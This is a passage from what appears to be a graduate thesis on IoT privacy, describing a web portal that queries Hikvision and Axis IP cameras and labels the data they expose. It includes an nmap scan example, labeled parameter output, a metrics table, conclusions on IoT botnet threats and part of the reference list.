Concurrent with the scan, if selected, we needed to determine the manufacturer of the IP camera. This is based on the our findings that the complete APIs are specific to each. Based on our investigations, some IP cameras proudly broadcast their manufacturer directly in the HTML of their landing page. In other cases, we find that we need to perform a quick scan of the HTTP port (port 80) in order to gain the device info[4]. Thus, we first grab the landing page and search the full HTML text string for "Axis". If not found, we then perform a minimal port scan and search those results for "Hikvision".

With the device identified, we begin making discrete requests to the device, collecting any/all content returned. Once we have completed all of the requests, we parse the data (which contains a mixture of XML, structured text, semi-structured text, and unstructured text). For each of the types, we attempt parsing of each parameter, prefixing each parameter in order to ensure uniqueness (so

[4]Leveraging the device detection capability built into NMAP


Device Destination

Test Device	Select Test Camera Or
Destination	
Username	
Password	
Port Scan	☐

Terms of Service

All of the information on this website is published in good faith and for general informtaion purposes only. We do not make any warranties about the completeness, reliability, and/or accuracy of this information. Any action taken by you based on the information available or capability used by you through or on this website, is strictly done so at your own risk. We will not be held liable for any losses and/or damages in connection with the use of our website.

From our website, you can interrogate devices of which you own or are responsible for. While we strive to provide only quality data as well as attempt to perform each capability of this site in a safe and ethical manner, we have no control over users and how they choose to leverage this site and its information.


Please also be aware that you the user are subject to any/all privacy laws which are applicable to your locale as well as any affected by use of the capabilities and information published on this site.

If you require any additional information or questions regarding our Terms of Service, please contact us at Noriak.

By using our website, you hereby consent to our Terms of Service and agree to its terms.

Figure 4.3: User Form

that we do not overwrite any values). This data structure is passed to our classifier for labeling which is returned and formatted for the user. The formatting for the labeled data is currently provided as discrete lists of parameter and values. The purpose being to provide a user with those elements which have the potential for exposing personal data or other information that an attacker may attempt to leverage. An example is shown in Figure 4.5. It is important to note that we consistently refer to this information as “potential”. The reason for this is due to the fact that it depends on either what the user has entered in the settings or the configuration of the IP camera. As can be seen in the figure, for some of the configurable items on the device, we have set the value to the category, such as *PII.FP* for *channel Name*.


Scan Status for 192.168.1.64 python-nmap [21, 22, 25, 80, 443, 554, 8000, 23, 123, 137, 138, 139, 161, 389, 445]

host	hostname	hostname_type	protocol	port	name	state	product	extrainfo	reason	version	conf	cpe
192.168.1.64			tcp	21	ftp	closed			conn-refused		3	
192.168.1.64			tcp	22	ssh	filtered			no-response		3	
192.168.1.64			tcp	23	telnet	closed			conn-refused		3	
192.168.1.64			tcp	25	smtp	closed			conn-refused		3	
192.168.1.64			tcp	80	http	open	Hikvision IP camera httpd		syn-ack		10	
192.168.1.64			tcp	123	ntp	closed			conn-refused		3	
192.168.1.64			tcp	137	netbios-ns	closed			conn-refused		3	
192.168.1.64			tcp	138	netbios-dgm	closed			conn-refused		3	
192.168.1.64			tcp	139	netbios-ssn	closed			conn-refused		3	
192.168.1.64			tcp	161	snmp	closed			conn-refused		3	
192.168.1.64			tcp	389	ldap	closed			conn-refused		3	
192.168.1.64			tcp	443	https	closed			conn-refused		3	
192.168.1.64			tcp	445	microsoft-ds	closed			conn-refused		3	
192.168.1.64			tcp	554	rtsp	open	Hikvision 7513 POE IP camera rtspd		syn-ack		10	
192.168.1.64			tcp	8000	http-alt	open			syn-ack		3	


Compeleted in 77.18130683898926 secs

Figure 4.4: Example Scan Results

4.3 IP Cameras Experimentation Results

The results of our portal have demonstrated several key elements regarding IP cameras. First off, it is possible that an IP camera is making available much more information than that which is made known to the owner of the device. This is supported by the fact that we discovered many more methods for interacting and querying the IP cameras than is made known via the device documentation based on the content transmitted by the IP cameras. Another element is that cameras transmitting in plain text, though they may be employing HTTP digest to protect the user credentials, there is a lot of potential personal data that may be transmitted in plain text across any communication channel used to interact with the device (e.g., the internet). We have also seen some commonality among the cameras reviewed in the data that is made accessible, though the explicit API calls are not.

In our hand labeling of the Hikvision and Axis data, we labeled the data using five basic categories: Exploitation, Fingerprinting, PII, Stream specific, and Other (with Other being the case of



```
44_schedule action size: 8
47_schedule action size: 8
198_channel Name: PII.FP
201_max Packet Size: 1000
203_streaming Transport: RTSP
207_dest Port No: 8600
211_video Scan Type: progressive
214_video Quality Control Type: VBR
215_constant Bit Rate: 4096
218_key Frame Interval: 50
219_BPFrame Interval: 0
220_snap Shot Image Type: JPEG
224_channel Name: PII.FP
```

Figure 4.5: Example Labeled Results

not being found of interest to us). Metrics for our labeling is given in Table 4.2. It is interesting to note that there are some instances where our labeling resulted in an overlap between categories. In many cases, this was due to the API call providing much of the same information between calls. The **Base** values provides the count of instances that a parameter is found in the data and the **Count** (where the row equals the column), is the number of unique instances. For example, we labeled 61 parameters as PII (personal data) where 55 of them were unique. The other columns provide the overlap of the unique parameters between the labels. For example, 3 unique PII parameters were also labeled as **Exploitation** and **Stream Data**. The final column, **Percent**, provides the percentage of the total parameters labeled as compared to the total number of non-unique parameters (out of 5006 total parameters for Hikvision and 5342 for Axis.

In reviewing the data contents, most the data returned for the Hikvision and Axis IP cameras consisted of a mixture of XML and raw text. The XML content provided 300 parameters, the rest of the content was discovered in the raw text. The raw text data was mostly made up of a variety of logs and administrative command responses (such as *ip* and *ps*). In fact most all of the parameters labeled as PII were found in the XML data, which also appear to be more common for

Table 4.2: IP Camera Parameter Label Metrics

Metric	Hikvision Base	Axis Base	Exploitation	Fingerprinting	PII	Stream Data	Hikvision Count	Axis Count	Hikvision Percent	Axis Percent
Exploitation	909	329	X				685	329	18.16%	6.16%
				X			13	20		
					X		29	0		
						X	54	4		
				X	X		1	0		
				X		X	0	4		
					X	X	3	0		
				X	X	X	0	0		
Fingerprinting	28	21	X				13	20	0.56%	0.39%
				X			28	21		
					X		6	0		
						X	0	4		
			X		X		1	0		
			X			X	0	4		
					X	X	0	0		
			X		X	X	0	0		
PII	61	4	X				29	3	1.22%	0.09%
				X			6	0		
					X		55	4		
						X	7	0		
			X	X			1	0		
			X			X	3	0		
				X		X	0	0		
			X	X		X	0	0		
Stream Data	276	36	X				54	30	5.51%	0.69%
				X			0	4		
					X		7	0		
						X	165	36		
			X	X			0	4		
			X		X		3	0		
			X			X	0	0		
			X	X	X		0	0		

interacting with the IP cameras[5]. With this in mind, if we revisit the counts - this would give a very different outlook where we would find that around 60 parameters out of 300 (20%) parameters may potentially expose personal data, as opposed to the 0.09% given in Table 4.2.

4.4 Discussion and Limitations

Through these efforts and our prior efforts looking at IP camera communication, including direct interaction via the device APIs, we have seen that there is a tremendous amount of data being made available, not just streaming video. Our current portal development efforts have resulted in an interesting start in the investigation and probing of this information. Continued efforts in looking at the different types of cameras, such the as Wyze and Arlo IP cameras that we have incorporated into our testbed require much more investigation as the user is directed at the manufacturers hosting platform for accessing the IP cameras in lieu of direct access. A fact that should concern many consumers as any all information as well as streaming audio/video is immediately transferred to the hosted platform, regardless of user consent and acknowledgement.

With respect to our web portal itself, it currently only supports the Hikvision and Axis IP cameras. We did find that the two Hikvision IP cameras, as anticipated share many of the same API calls. Unfortunately, due to the lack of commonality found thus far between the manufacturers, the portal currently only supports these two and also requires identification of the device in order to be successful. Furthermore, our labeling capability of the data, our current methodology is explicit in that only known fields are labeled based on the encoding we have used in the algorithm. In the future, expanding this through the use of incorporating natural language features (such as synonyms where applicable) may afford us the ability to expand the labeling such that we could label responses from 'new' devices without needing to relabel. However we do anticipate a large proportion of the parameters across the manufacturers will continue to be common, based on what we have seen thus far between the Hikvision and Axis cameras.

[5]This is due to the fact that the other API calls are administrative in nature: *ps*, *top*.

Future work in this area includes looking at fuzzing API calls to gain access with and without credentials, looking at replay attacks where HTTP digest is used, and analysis of the Wzye and Arlo data traffic (especially the initial traffic seen[6]).

As can be seen in Table 4.2, the IP cameras we have analyzed and labeled thus far, Hikvision and Axis, do not contain a large number of parameters which we found to be in the categories we were focused on. In fact, with respect to PII, there was a very small number, relative to the overall count of parameters (1.22% and 0.09% respectively. However, this is also not zero. Another factor to be considered in relation to these results, is that these two cameras specifically more aligned with what we would expect to find in industrial or commercial settings. Our next cameras for investigation, the Arlo and Wyze cameras may include more parameters, though we suspect it will not be less as we see more options to include personal data in the configurations of these devices. The aspect that will be interesting to analyze with be the fact that the configuration/settings are managed via the manufacturers website and not directly to the device on the local network.

[6]When first connected to the internet, the Arlo IP camera immediately communicated with the manufacturer's web platform. As users, when we went to the manufacturer's website, it presented us with our IP camera's information to acknowledge for registration.

Chapter 5

Conclusions

This work follows a thread starting with the consideration of old exploit being combined with current trends in IoT botnets. This thread was intended to foster the realization that this collision of vulnerabilities brings forth a real threat where an exploit at the gateway/router continues to provide attackers a platform from which to own a network, but combined with the use of augmented botnet it has the ability to revive old attack vectors. Many of these vectors have fallen out of favor of interest due to them being either a ’given’ or that they simply aren’t as popular as they requir more effort than they appear to be worth, such as in the case of ARP-spoofing at the internet scale. The reality is, with the rise of the botnets - these attacks vectors may regain their foothold, requiring much less effort given a successful network. We have shown through the use case of SSH that this is not only feasible, but that attack can be performed with little to nothing occurring to flag the user that the bot exists. We were also able to implement our bot in such a manner that it reloaded itself on reboot, without the need of another bot to re-infect the device.

After pulling the thread more, beyond SSH, we aimed our concern to the personal data that may be made available by a very common IoT device, the IP camera. In our investigation, using an MitM technique, we identified plain text transmissions and in some cases plain text credentials. Based on our findings, we constructed a portal by which a user can query their IP camera to view the data that may be made available to eavesdroppers. We further increased the capability of the web portal by incorporating the use of machine learning to support the labeling of the parameters found coming from the device into categories of Personally Identifiable Information (also known as personal data), fingerprinting data, exploitable information, or data that could be used to manipulate or access the audio/video streams available from the device.

Our thread ends with the fact that there is indeed a thread to our most critical network component, with the rise of the IoT botnets. More research and energy needs to be applied to creating methods by which to detect exploitation as well as how to defend against it. Additionally, awareness of the fact that many of these IoT devices are easily exploitable is not sufficient, as mentioned in many other analyses and reviews, protections need to be put in place to ensure that personal data, such as those revealed in our efforts are better protected.

References

[1] (2018). Eu general data protection regulation (eu-gdpr). Available Online. http://www.privacy-regulation.eu/en/.

[2] AB, A. C. (2019). The axis story. Available Online. https://www.axis.com/about-axis/history.

[3] Abad, C. L. & Bonilla, R. I. (2007). An analysis on the schemes for detecting and preventing arp cache poisoning attacks. In *27th International Conference on Distributed Computing Systems Workshops (ICDCSW'07)* (pp. 60–60).

[4] Adams, J. (2015). Martin gren: Ip cctv's founding father. Available Online. https://securityelectronicsandnetworks.com/articles/2015/12/08/martin-gren-ip-cctv s-founding-father/.

[5] Adrian, D. et al. (2015). Imperfect forward secrecy: How diffie-hellman fails in practice. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security* (pp. 5–17). New York, NY. http://doi.acm.org/10.1145/2810103.2813707.

[6] Allman, M. & Paxson, V. (2007). Issues and etiquette concerning use of shared measurement data. In *ACM SIGCOMM/USENIX Internet Measurement Conference*. http://www.icir.org/mallman/pubs/AP07/AP07.pdf.

[7] Alrawi, O. et al. (2019). Sok: Security evaluation of home-based iot deployments. *2019 IEEE Symposium on Security and Privacy (SP)*, (pp. 1362–1380). https://alrawi.github.io/static/papers/alrawi_sok_sp19.pdf.

[8] Amap (2019). Software Source. https://github.com/vanhauser-thc/THC-Archive/tree/master/Tools.

[9] Amazon (2019a). Available Online. https://www.amazon.com/.

[10] Amazon (2019b). Amazon alexa. Available Online. https://developer.amazon.com/alexa.

[11] Aneja, S. et al. (2018). Iot device fingerprint using deep learning. In *2018 IEEE International Conference on Internet of Things and Intelligence System (IOTAIS)* (pp. 174–179).

[12] Angrishi, K. (2017). Turning internet of things(iot) into internet of vulnerabilities (iov): Iot botnets. *CoRR*, 1702.03681. http://arxiv.org/abs/1702.03681.

[13] Antonakakis, M. et al. (2017). Understanding the mirai botnet. In *Proceedings of the 26th USENIX Security Symposium* (pp. 1093–1100). Berkley, CA.

[14] Baker, W. et al. (2011). *2011 Data Breach Investigations Report*. Unknown.

[15] Balenson, D. (1993). *Privacy Enhancement for Internet Electronic Mail: Part III: Algorithms, Modes, and Identifiers*. RFC 1423, IAB IRTF PSRG, IETF PEM WG. https://tools.ietf.org/html/rfc1423.

[16] Barrett, D. et al. (2009). *SSH, The Secure Shell: The Definitive Guide, 2nd Edition*. Newton, MA: O'Reilly & Associates, Inc.

[17] Beling, J. (2002). Conducting ssh man in the middle attacks with sshmitm. Available Online. https://www.giac.org/paper/gsec/2034/conducting-ssh-man-middle-attacks-sshmitm/103515.

[18] Bellovin, S. M. (2004). A look back at 'security problems in the tcp/ip protocol suite'. In *20th Annual Computer Security Applications Conference* (pp. 229–249).

[19] Bertino, E. & Islam, N. (2017). Botnets and internet of things security. *Computer*, 50(2), 76–79. doi.ieeecomputersociety.org/10.1109/MC.2017.62.

[20] Bhargavan, K. & Leurent, G. (2016). Transcript collision attacks: Breaking authentication in tls, ike, and ssh. In *Network and Distributed System Security Symposium – NDSS 2016* San Diego, CA. https://hal.inria.fr/hal-01244855.

[21] Botezatu, B. (2018). Hide and seek iot botnet resurfaces with new tricks, persistence. Available Online. https://labs.bitdefender.com/2018/05/hide-and-seek-iot-botnet-resurfaces-with-new-tricks-persistence/.

[22] Broder, A. Z. (1993). *Sequences II: Methods in Communications, Security, and Computer Science*. Springer.

[23] Buy, B. (2019). Available Online. https://www.bestbuy.com/.

[24] Cao, P. M. et al. (2019). Caudit: Continuous auditing of ssh servers to mitigate brute-force attacks. In *Proceedings of the 16th USENIX Symposium on Networked Systems Design and Implementation NSDI '19* (pp. 667–682). Boston, MA, USA. https://www.usenix.org/system/files/nsdi19-cao.pdf.

[25] Censys (2019). Available Online. https://censys.io.

[26] Cimpanu, C. (2018a). Hajime botnet makes a comeback with massive scan for mikrotik routers. Available Online. https://www.bleepingcomputer.com/news/security/hajime-botnet-makes-a-comeback-with-massive-scan-for-mikrotik-routers/.

[27] Cimpanu, C. (2018b). Iot botnet infects 100,000 routers to send hotmail, outlook, and yahoo spam. Available Online. https://www.zdnet.com/article/iot-botnet-infects-100000-routers-to-send-hotmail-outlook-and-yahoo-spam/.

[28] Cochran, W. G. (1963). *Sampling Techniques, 2nd Edition*. New York: John Wiley and Sons, Inc.

[29] COMMISSION, E. (2019). The general data protection regulation (gdpr) regulation (eu) 2016/679: European commission submission on us department of commerce?s proposed approach to consumer privacy. Available Online. https://ec.europa.eu/info/law/law-topic/data-protection/.

[30] Corp, S. C. S. (2018). Pluggable authentication module (pam) submethod. Available Online. https://www.ssh.com/manuals/server-admin/44/Pluggable_Authentication_Module__PAM__Submethod.html.

[31] crafting for Python2, S. P. & Python3 (2018). Software Source. https://scapy.net/.

[32] Deep, W. G. (2019). Software Source. https://www.wireshark.org/.

[33] DeMarinis, N. et al. (2019). Scanning the internet for ros: A view of security in robotics research. In *2019 International Conference on Robotics and Automation (ICRA)* (pp. 8514–8521). https://ieeexplore.ieee.org/abstract/document/8794451.

[34] Demillo, R. & Merritt, M. (1983). Protocols for data security. *Computer*, 16, 39–51. https://www.researchgate.net/profile/Richard_Demillo/publication/2958934_Protocols_for_Data_Security/links/59df74550f7e9b2dba83226a/Protocols-for-Data-Security.pdf?origin=publication_detail.

[35] Depot, O. (2019). Available Online. https://www.officedepot.com/.

[36] Deshmukh, S. et al. (2017). Security protocols for internet of things: A survey. In *2017 International Conference on Nextgen Electronic Technologies: Silicon to Software (ICNETS2)* (pp. 71–74).

[37] Doughty, T. et al. (2019). Vulnerability analysis of ip cameras using arp poisoning. In *8th International Conference on Soft Computing, Artificial Intelligence and Applications* (pp. 163–172).

[38] Durumeric, Z. et al. (2013a). Zmap: Fast internet-wide scanning and its security applications. In *Proceedings of the 22nd USENIX Security Symposium* (pp. 605–619). Washington, D.C., USA. https://www.usenix.org/system/files/conference/usenixsecurity13/sec13-paper_durumeric.pdf.

[39] Durumeric, Z., Wustrow, E., & Halderman, J. A. (2013b). Zmap: Fast internet-wide scanning and its security applications. In *Proceedings of the 22Nd USENIX Conference on Security* (pp. 605–620). Berkeley, CA, USA. http://dl.acm.org/citation.cfm?id=2534766.2534818.

[40] El-Hajj, W. (2012). The most recent ssl security attacks: origins, implementation, evaluation, and suggested countermeasures. *Security and Communication Networks*, 5(1), 113–124. https://onlinelibrary.wiley.com/doi/abs/10.1002/sec.295.

[41] FBI (2015). Internet of things poses opportunities for cyber crime. Available Online. https://www.ic3.gov/media/2015/150910.aspx.

[42] Felten, E. W. et al. (1997). Web spoofing: An internet con game. Available Online. http://www.csl.sri.com/users/ddean/papers/spoofing.pdf.

[43] Fielding, R. et al. (2014). *Hypertext Transfer Protocol (HTTP/1.1): Authentication*. RFC 7235, Adobe. https://tools.ietf.org/html/rfc7235.

[44] Firmware, T. (2010). Software Source. http://www.polarcloud.com/tomato.

[45] Freedom, O. W. (2019). Software Source. https://openwrt.org/.

[46] Gangan, S. (2015). A review of man-in-the-middle attacks. *CoRR*, 1504.02115. http://arxiv.org/abs/1504.02115.

[47] (GAO), U. S. G. A. O. (2008). *Privacy: Alternatives Exist for Enhancing Protection of Personally Identifiable Information*. Report to Congressional Requesters GAO 08-536, US GAO. https://www.gao.gov/new.items/d08536.pdf.

[48] Garn, B. et al. (2019). Browser fingerprinting using combinatorial sequence testing. In *Proceedings of the 6th Annual Symposium on Hot Topics in the Science of Security* (pp. 7:1–7:9). New York, NY. http://doi.acm.org/10.1145/3314058.3314062.

[49] Gartner (2017). Gartner says 8.4 billion connected ’things’ will be in use in 2017, up 31 percent from 2016. Available Online. https://www.gartner.com/en/newsroom/press-releases/2017-02-07-gartner-says-8-billion-connected-things-will-be-in-use-in-2017-up-31-percent-from-2016.

[50] Global Market Insights, I. (2018). Ip camera market to surpass $20bn by 2024: Global market insights, inc. Available Online. https://globenewswire.com/news-release/2018/02/22/1379650/0/en/IP-Camera-Market-to-surpass-20bn-by-2024-Global-Market-Insights-Inc.html.

[51] Goodin, D. (2018). A 100,000-router botnet is feeding on a 5-year-old upnp bug in broadcom chips. Available Online. https://arstechnica.com/information-technology/2018/11/a-100000-router-botnet-is-feeding-on-a-5-year-old-upnp-bug-in-broadcom-chips/.

[52] Google (2019). Available Online. https://www.google.com/.

[53] GUTMANN, P. (2011). Do users verify ssh keys? *USENIX*. https://www.usenix.org/system/files/login/articles/105484-Gutmann.pdf.

[54] H, B. . (2019). Available Online. https://www.bhphotovideo.com/.

[55] Hofstede, R. et al. (2014). Ssh compromise detection using netflow/ipfix. *SIGCOMM Comput. Commun. Rev.*, 44(5), 20–26. http://doi.acm.org/10.1145/2677046.2677050.

[56] (IANA), I. A. N. A. (2019). Service name and transport protocol port number registry. Available Online. https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml.

[57] INTERFACE, A. T. P. U.-F. (2018). Software Source. https://www.asus.com/us/ASUSWRT/.

[58] Israel, G. D. (2003). Determining sample size. Available Online. https://www.tarleton.edu/academicassessment/documents/Samplesize.pdf.

[59] Jenkins, N. (2014). 245 million video surveillance cameras installed globally in 2014. Available Online. https://technology.ihs.com/532501/245-million-video-surveillance-cameras-installed-globally-in-2014.

[60] Jones, K. & Andrews, R. (2019). Smile, you never know who's watching: An investigation into ip camera cia. Available upon request.

[61] Jr., C. F. (2018). Hide and seek brings persistence to iot botnets. Available Online. https://www.darkreading.com/iot/hide-and-seek-brings-persistence-to-iot-botnets/d/d-id/1331783.

[62] Kaliski, B. (1993). *Privacy Enhancement for Internet Electronic Mail: Part IV: Key Certification and Related Services*. RFC 1424, RSA Laboratories. https://tools.ietf.org/html/rfc1424.

[63] Kent, S. (1993). *Privacy Enhancement for Internet Electronic Mail: Part II: Certificate-Based Key Managemen*. RFC 1422, IAB IRTF PSRG, IETF PEM. https://tools.ietf.org/html/rfc1422.

[64] Kirk, J. (2012). Microsoft finds new pcs in china preinstalled with malware. Available Online. https://www.pcworld.com/article/262308/ microsoft_finds_new_computers_in_china_preinstalled_with_malware.html.

[65] Kolias, C. et al. (2017). Ddos in the iot: Mirai and other botnets. *Computer*, 50(7), 80–84. https://ieeexplore.ieee.org/abstract/document/7971869.

[66] Krebs (2012). Microsoft disrupts 'nitol' botnet in piracy sweep. Available Online. https://krebsonsecurity.com/2012/09/microsoft-disrupts-nitol-botnet-in-piracy-sweep/.

[67] KREUZER, M. (2016). Botnets - structural analysis, functional principle and general overview. Available Online. https://blog.mi.hdm-stuttgart.de/index.php/2016/09/05/botnets-structural-analysis-functional-principle-and-general-overview/.

[68] Kumar, D. et al. (2018). Skill squatting attacks on amazon alexa. In *27th USENIX Security Symposium (USENIX Security 18)* (pp. 33–47). Baltimore, MD. https://www.usenix.org/conference/usenixsecurity18/presentation/kumar.

[69] Kumar, M. (2018). New mirai okiru botnet targets devices running widely-used arc processors. Available Online. https://thehackernews.com/2018/01/mirai-okiru-arc-botnet.html.

[70] Lehtinen, S. (2006). *The Secure Shell (SSH) Protocol Assigned Numbers*. RFC 4250, RFC Editor. https://tools.ietf.org/html/rfc4250.

[71] Lemos, R. (2018). Persistent bots: Five ways they stay enmeshed in your network. Available Online. http://www.eweek.com/security/persistent-bots-five-ways-they-stay-enmeshed-in-your-network.

[72] Li, X. et al. (2009). Understanding the construction mechanism of botnets. In *2009 Symposia and Workshops on Ubiquitous, Autonomic and Trusted Computing* (pp. 508–512).

[73] Limited, P. P. (2014). Global cctv market forecast 2014-2018. Available Online. https://www.technavio.com/report/global-cctv-camera-market-2014-2018.

[74] Limited, P. P. (2018). Global cctv market forecast 2022. Available Online. https://www.researchandmarkets.com/research/bjjn6d/global_cctv ?w=12.

[75] Linn, J. (1993). *Privacy Enhancement for Internet Electronic Mail: Part I: Message Encryption and Authentication Procedures*. RFC 1421, IAB IRTF PSRG, IETF PEM WG. https://tools.ietf.org/html/rfc1421.

[76] LLC, I. A. (2019). Benefits of open source firmware. Available Online. https://www.flashrouters.com/learn/router-basics/benefits-of-open-source-firmware.

[77] Ltd, R. (2018). The mikrotik routeros-based botnet. Available Online. https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/mikrotik-botnet/.

[78] Lueth, K. L. (2018). State of the iot 2018: Number of iot devices now at 7b - market accelerating. Available Online. https://iot-analytics.com/state-of-the-iot-update-q1-q2-2018-number-of-iot-devices-now-7b/.

[79] Marlinspike, M. (2009a). More tricks for defeating ssl in practice. Available Online. https://docs.huihoo.com/blackhat/usa-2009/BHUSA09-Marlinspike-DefeatSSL-SLIDES.pdf.

[80] Marlinspike, M. (2009b). New tricks for defeating ssl in practice. Available Online. https://www.blackhat.com/presentations/bh-dc-09/Marlinspike/BlackHat-DC-09-Marlinspike-Defeating-SSL.pdf.

[81] Marzano, A. et al. (2018). The evolution of bashlite and mirai iot botnets. In *Proceedings of the IEEE ISCC* Natal, Brazil.

[82] MASSCAN (2019). Software Source. https://github.com/robertdavidgraham/masscan.

[83] Mauro, C. et al. (2016). A survey of man in the middle attacks. *IEEE COMMUNICATIONS SURVEYS & TUTORIALS*, 18(3), 2027–2051. https://ieeexplore.ieee.org/document/7442758/.

[84] McCallister, E. et al. (2010). *SP 800-122. Guide to Protecting the Confidentiality of Personally Identifiable Information (PII)*. Sp 800-122, National Institute of Standards & Technology (NIST). https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-122.pdf.

[85] McCaughey, R. J. (2017). Deception using an ssh honeypot. Master's thesis, NAVAL POSTGRADUATE SCHOOL, Monterey, CA.

[86] Meisner, J. (2012). Microsoft disrupts the emerging nitol botnet being spread through an unsecure supply chain. Available Online. https://blogs.technet.microsoft.com/microsoft_blog/2012/09/13/microsoft-disrupts-the-emerging-nitol-botnet-being-spread-through-an-unsecure-supply-chain/.

[87] Mesnik, B. (2014). The history of video surveillance. Available Online. https://kintronics.com/the-history-of-video-surveillance/.

[88] Microsoft (2019). Microsof cortana. Available Online. https://www.microsoft.com/en-us/cortana.

[89] Mutton, P. (2016). 95% of https servers are vulnerable to trivial mitm attacks. Available Online. https://news.netcraft.com/archives/2016/03/17/95-of-https-servers-vulnerable-to-trivial-mitm-attacks.html.

[90] netfilter.org 'libnetfilter_queue' project, T. (2018). Software Source. https://netfilter.org/projects/libnetfilter_queue/.

[91] Nmap (2019). Software Source. https://nmap.org/.

[92] of Federal Regulations (CFR), U. S. U. C. (2019). §200.79 spersonally identifiable information (pii). Available Online. https://www.govinfo.gov/content/pkg/CFR-2014-title2-vol1/xml/CFR-2014-title2-vol1-sec200-79.xml.

[93] on embedded devices, D. D. (2017). Software Source. http://www.debwrt.net/.

[94] OpenBSD (2018). Openssh release notes. Available Online. https://www.openssh.com/releasenotes.html.

[95] Ornaghi, A. & Valleri, M. (2003). Man in the middle attacks demos. Available Online. https://blackhat.com/presentations/bh-usa-03/bh-us-03-ornaghi-valleri.pdf.

[96] Owano, N. (2018). Researchers discover how routers may be recruited into botnet army. Available Online. https://techxplore.com/news/2018-11-routers-botnet-army.html.

[97] Palaion (2018). Ssl stripping revisiting http downgrading attacks. Available Online. https://www.paladion.net/blogs/ssl-stripping-revisiting-http-downgrading-attacks.

[98] Paramiko (2019). Software Source. http://www.paramiko.org/.

[99] Ramachandran, V. & Nandi, S. (2005). Detecting arp spoofing: An active technique. In *International Conference on Information Systems Security*. https://link.springer.com/chapter/10.1007/11593980_18.

[100] Reed, J. H. & Gonzalez, C. R. A. (2019). *Using Power Fingerprinting (PFP) to Monitor the Integrity and Enhance Security of Computer Based Systems*. United States Patent US 10,423,207 B2, Reed et al. https://patentimages.storage.googleapis.com/ce/e8/6e/ab828301a4ec87/US10423207.pdf.

[101] Rouse, M. (2016). Iot attack surface. Available Online. https://internetofthingsagenda.techtarget.com/definition/IoT-attack-surface.

[102] Rupental, M. (2017). Tomato by shibby. Available Online. http://tomato.groov.pl/.

[103] Saha, H. N. et al. (2017). Recent trends in the internet of things. In *2017 IEEE 7th Annual Computing and Communication Workshop and Conference CCWC* (pp. 1–4). https://ieeexplore.ieee.org/document/7868439/.

[104] Saltzer, J. et al. (1984). End-to-end arguments in system design. *ACM Trans. Comput. Syst.*, 2(4), 277–288. http://doi.acm.org/10.1145/357401.357402.

[105] Sanders, C. (2010a). Understanding man-in-the-middle attacks - part 3: Session hijacking. Available Online. http://techgenix.com/Understanding-Man-in-the-Middle-Attacks-ARP-Part3/.

[106] Sanders, C. (2010b). Understanding man-in-the-middle attacks - part2: Dns spoofing. Available Online. http://techgenix.com/understanding-man-in-the-middle-attacks-arp-part2/.

